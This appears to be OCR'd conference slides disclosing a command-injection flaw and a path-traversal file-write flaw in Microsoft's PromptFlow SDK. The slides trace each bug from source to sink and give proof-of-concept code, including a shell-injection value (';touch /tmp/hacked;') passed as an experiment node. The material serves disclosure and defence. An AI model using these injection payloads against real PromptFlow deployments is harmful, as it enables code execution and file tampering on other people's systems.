


Agenda

- The Flow for Azure MLOps
- The Tooling Suites We Focus
- The Oversights, Vulnerabilities, and Impacts
- Oversights within Coordinated Disclosure
- Countermeasure & Takeaway

Prompt Flow in Azure ML

PromptFlow





Build high-quality LLM apps - from prototyping, and testing to production deployment and monitoring

[5] https://learn.microsoft.com/en-us/azure/machine-learning/prompt-flow/overview-what-is-prompt-flow?view=azureml-api-2

Example in Azure ML Workspace

PromptFlow





The core feature for Azure ML Studio & A Tool for Azure MLOps

Oversight #1: Vulnerable Code

PromptFlow

```
520     # region start experiment utils
521     def _start_process_in_background(args, executable_path=None):
522         if platform.system() == "Windows":
523             os.spawnve(os.P_DETACH, executable_path, args, os.environ)
524         else:
525             subprocess.Popen(" ".join(["nohup"] + args + ["&"]), shell=True, env=os.environ)
```

[6] https://github.com/microsoft/promptflow/blob/718a2c0b632cd93b9f338f635db1a09bf3c02179/src/promptflow-devkit/promptflow/sdk/orchestrator/utils.py#L525

Oversight #1: Command Injection

PromptFlow

```
520     # region start experiment utils
521     def _start_process_in_background(args, executable_path=None):
522         if platform.system() == "Windows":
523             os.spawnve(os.P_DETACH, executable_path, args, os.environ)
524         else:
525             subprocess.Popen(" ".join(["nohup"] + args + ["&"]), shell=True, env=os.environ)
```

join() calls back the bug

[6] https://github.com/microsoft/promptflow/blob/718a2c0b632cd93b9f338f635db1a09bf3c02179/src/promptflow-devkit/promptflow/sdk/orchestrator/utils.py#L525

Oversight #1: Secure Cases in Codebase

PromptFlow

"--port", type=int,

```
154  def _get_process_by_port(port):
155      if platform.system() == "Windows":
156          command = f"netstat -ano | findstr :{port}"
157          result = subprocess.run(command, shell=True, capture_output=True, text=True)
```

Case 1

Case 2

```
309  def _start_background_service_on_unix(port, service_host):
310      cmd = [
311          "waitress-serve",
312          f"--listen={service_host}:{port}",
313          f"--threads={PF_SERVICE_WORKER_NUM}",
314          "promptflow._cli._pf._service:get_app",
315      ]
316      logger.debug(f"Start prompt flow service in Unix: {cmd}")
317      subprocess.Popen(cmd, stdout=subprocess.DEVNULL, start_new_session=True)
```

```
85  if sys.executable.endswith("pfcli.exe"):
86      cmd = ["pfcli"] + cmd
87  process = subprocess.Popen(cmd, stdout=subprocess.PIPE, stderr=subprocess.STDOUT, shell=True)
88  stdout, _ = process.communicate()
```

Case 3

[2] https://www.datacamp.com/tutorial/pickle-python-tutorial

Oversight #1: Code Path

PromptFlow

Source

```python
class PFClient:
    """A client class to interact with prompt flow entities."""

    def __init__(self, **kwargs):
        logger.debug("PFClient init with kwargs: %s", kwargs)
        # when this is set, telemetry from this client will use this user agent and ignore the one fr
        self._user_agent_override = kwargs.pop(USER_AGENT_OVERRIDE_KEY, None)
        self._connection_provider = kwargs.pop("connection_provider", None)
        self._config = Configuration(overrides=kwargs.get("config", None) or {})
        # The credential is used as an option to override
        # DefaultAzureCredential when using workspace connection provider
        self._credential = kwargs.get("credential", None)

        # user_agent_override will be applied to all TelemetryMixin operations
        self._runs = RunOperations(self, user_agent_override=self._user_agent_override)
        self._flows = FlowOperations(client=self, user_agent_override=self._user_agent_override)
        self._experiments = ExperimentOperations(self, user_agent_override=self._user_agent_override)
```

```python
class ExperimentOperations(TelemetryMixin):
    """ExperimentOperations."""

    def start(self, experiment: Experiment, stream=False, inputs=None, **kwargs) -> Experiment:
        """
        Start an experiment.
```

```python
        if stream:
            return ExperimentOrchestrator(self._client, experiment).start(**kwargs)
        else:
            return ExperimentOrchestrator(self._client, experiment).async_start(**kwargs)
```

Inject Point

```python
    def async_start(self, executable_path=None, nodes=None, from_nodes=None, attempt=None, **kwargs):
        """Start an asynchronous execution of an experiment.

        :param executable_path: Python path when executing the experiment.
        :type executable_path: str
        :param nodes: Nodes to be executed.
```


```python
        args = [executable_path, __file__, "start", "--experiment", self.experiment.name]
        if nodes:
            _params_inject_validation(nodes, "nodes")
            args = args + ["--nodes"] + nodes
        if from_nodes:
            _params_inject_validation(from_nodes, "from-nodes")
            args = args + ["--from-nodes"] + from_nodes
        if kwargs.get("session"):
            _params_inject_validation(kwargs.get("session"), "session")
            args = args + ["--session", kwargs.get("session")]
        args = args + ["--attempt", str(index)]
        # start an orchestrator process using detach mode
        logger.debug(f"Start experiment {self.experiment.name} in background.")
        _start_process_in_background(args, executable_path)
        return self.experiment
```

```python
# region start experiment utils
def _start_process_in_background(args, executable_path=None):
    if platform.system() == "Windows":
        os.spawnve(os.P_DETACH, executable_path, args, os.environ)
    else:
        subprocess.Popen(" ".join(["nohup"] + args + ["&"]), shell=True, env=os.environ)
```

Sink

Oversight #1: Affecting Experimentation

PromptFlow




Oversight #1: PoC

PromptFlow

```python
from promptflow.client import PFClient
from promptflow._sdk._constants import EXPERIMENT_CREATED_ON_INDEX_NAME, EXPERIMENT_TABLE_NAME, LOCAL_MGMT_DB_PATH
from promptflow._sdk._orm import Experiment, mgmt_db_session
from promptflow._sdk._orm.session import create_index_if_not_exists, create_or_update_table
from promptflow._sdk.entities._experiment import CommandNode, Experiment, ExperimentData, ExperimentInput, FlowNode
from promptflow._sdk._load_functions import _load_experiment_template
from sqlalchemy import create_engine

# victim setup
mgmt_db_session()
engine = create_engine(f"sqlite:///{str(LOCAL_MGMT_DB_PATH)}", future=True)
create_or_update_table(engine, orm_class=Experiment, tablename=EXPERIMENT_TABLE_NAME)
create_index_if_not_exists(engine, EXPERIMENT_CREATED_ON_INDEX_NAME, EXPERIMENT_TABLE_NAME, "created_on")

pf = PFClient()
template = _load_experiment_template(source='promptflow/src/promptflow/tests/test_configs/experiments/basic-no-script-template/basic.exp.yaml')
experiment = Experiment.from_template(template)

# attack step
bad_command = ';touch /tmp/hacked;'
experiment = pf._experiments.start(experiment, nodes=[bad_command])
```

Oversight #1: Vulnerable Flow in Azure

PromptFlow



start_experiment python

Code Referring to: start.py

```python
from promptflow import tool
from promptflow.client import PFClient
from promptflow._sdk._orm import Experiment


# The inputs section will change based on the arguments of the tool fu
# Adding type to arguments and return value will help the system show
# Please update the function name/signature per need
@tool
def start_experiment(experiment: Experiment, nodes: list):
    pf = PFClient()
    pf._experiments.start(experiment, nodes)

```

Inputs Validate and parse input

Name	Type	Value
experiment	object	${create_experiment.output}
nodes	list	${inputs.nodes}

Activate config

create_experiment python

Code Referring to: echo.py

```python
from promptflow import tool
from promptflow._sdk._orm import Experiment
from promptflow._sdk._load_functions import _load_experiment_template


# The inputs section will change based on the arguments of the tool fu
# Adding type to arguments and return value will help the system show
# Please update the function name/signature per need

# In Python tool you can do things like calling external services or
# pre/post processing of data, pretty much anything you want


@tool
def create_experiment() -> Experiment:
    template = _load_experiment_template(source='path-to/experiments/b
    experiment = Experiment.from_template(template)
    return experiment

```

Inputs Validate and parse input Validation and parsing input completed succes

Input section is empty. This may be due to one of the following reasons:
1. You haven't clicked "Validate and parse input" button to parse the input.
2. Your Python function or prompt doesn't require any input.

Activate config

Vulnerable Experimentation in the Prompt Flow as PoC

Oversight #2: Vulnerable Code

PromptFlow

```
70  def save_image(directory, base64_data, extension):
71      image_data = base64.b64decode(base64_data)
72      hash_object = hashlib.sha256(image_data)
73      filename = hash_object.hexdigest()
74      file_path = Path(directory) / f"{filename}.{extension}"
75      with open(file_path, "wb") as f:
76          f.write(image_data)
77      return file_path
```

[7] https://github.com/microsoft/promptflow/blob/718a2c0b632cd93b9f338f635db1a09bf3c02179/src/promptflow-devkit/promptflow/_sdk/_service/apis/ui.py#L74

Oversight #2: Secure Cases in Codebase

PromptFlow

```
12  werkzeug.utils import safe_join
91  safe_path = safe_join(str(flow), PROMPT_FLOW_DIR_NAME)
109  safe_path = safe_join(str(flow), image_path)
130  flow_path = safe_join(str(flow), experiment)
```

```
86          args = media_save_parser.parse_args()
87          flow = decrypt_flow_path(args.flow)
88          flow, _ = resolve_flow_path(flow)
89          base64_data = args.base64_data
90          extension = args.extension
91          safe_path = safe_join(str(flow), PROMPT_FLOW_DIR_NAME)
```

Case 1

```
105         args = media_get_parser.parse_args()
106         flow = decrypt_flow_path(args.flow)
107         flow, _ = resolve_flow_path(flow)
108         image_path = args.image_path
109         safe_path = safe_join(str(flow), image_path)
```

Case 2

```
128     else:
129         flow, _ = resolve_flow_path(flow)
130         flow_path = safe_join(str(flow), experiment)
```

Case 3

Oversight #2: Path Traversal to AFW

PromptFlow

```
70  def save_image(directory, base64_data, extension):
71      image_data = base64.b64decode(base64_data)
72      hash_object = hashlib.sha256(image_data)
73      filename = hash_object.hexdigest()
74      file_path = Path(directory) / f"{filename}.{extension}"
75      with open(file_path, "wb") as f:
76          f.write(image_data)
77      return file_path
```

Why not use safe_join()

[7] https://github.com/microsoft/promptflow/blob/718a2c0b632cd93b9f338f635db1a09bf3c02179/src/promptflow-devkit/promptflow/_sdk/_service/apis/ui.py#L74

Oversight #2: Vulnerable Code Path

PromptFlow

```
80  @api.route("/media_save")
81  class MediaSave(Resource):
82      @api.response(code=200, description="Save image", model=fields.String)
83      @api.doc(description="Save image")
84      @api.expect(media_save_parser)
85      def post(self):
86          args = media_save_parser.parse_args()
87          flow = decrypt_flow_path(args.flow)
88          flow, _ = resolve_flow_path(flow)
89          base64_data = args.base64_data
90          extension = args.extension
91          safe_path = safe_join(str(flow), PROMPT_FLOW_DIR_NAME)
92          if safe_path is None:
93              message = f"The untrusted path {PROMPT_FLOW_DIR_NAME} relative to the base directory {flow} detected!"
94              raise UserErrorException(message)
95          file_path = save_image(safe_path, base64_data, extension)
96          path = Path(file_path).relative_to(flow)
97          return str(path)
```

Source

Inject Point

```
usage: pf [-h] [-v] {config,connection,flow,run,tool,trace,service,upgrade} ...

pf: manage prompt flow assets. Learn more: https://microsoft.github.io/promptflow.

positional arguments:
  {config,connection,flow,run,tool,trace,service,upgrade}
    config              Manage configs.
    connection          Manage connections.
    flow                Manage flows.
    run                 Manage runs.
    tool                Manage tools.
    trace               Manage traces.
    service             Manage prompt flow service.
    upgrade             Upgrade prompt flow CLI.
```

```
70  def save_image(directory, base64_data, extension):
71      image_data = base64.b64decode(base64_data)
72      hash_object = hashlib.sha256(image_data)
73      filename = hash_object.hexdigest()
74      file_path = Path(directory) / f"{filename}.{extension}"
75      with open(file_path, "wb") as f:
76          f.write(image_data)
77      return file_path
```

Sink


Oversight #2: PoC


PromptFlow

```
pf config set service.host="0.0.0.0" && pf service start
```

← Victim Setup

Attack Step ↓





Oversight #2: Remote or Local?

PromptFlow

engrogerio opened on Jun 18 — edited by engrogerio · Edits

I can not serve to host 0.0.0.0.

Is that possible to implement a easy way to change constant.PF_SERVICE_HOST to another value?
Today if you change _constant.PF_SERVICE_HOST, it will be overwritten to 127.0.0.1 before the server starts.

engrogerio added enhancement on Jun 18

0mza987 assigned YingChen1996 on Jun 19

YingChen1996 on Jun 20 — Contributor — edited by YingChen1996 · Edits

@engrogerio , Thanks for reporting the issue.
May I double confirm the scenario you mentioned above is local prompt flow service (pf service start) or prompt flow serve (pf flow serve)?
And may I ask how do you change the PF_SERVICE_HOST, do you modify the corresponding source code?

Btw, in what scenarios do you need to change the host value?

My code starts the trace :

```
@trace
def chat(question: str = "What's the capital of France?") -> str:
    """Flow entry function."""

    if "OPENAI_API_KEY" not in os.environ and "AZURE_OPENAI_API_KEY" not in os.environ:
        # load environment variables from .env file
        load_dotenv()
    prompty = Prompty.load(source=BASE_DIR / "chat.prompty")
    # trigger a llm call with the prompty obj
    output = prompty(question=question)
    return output
```

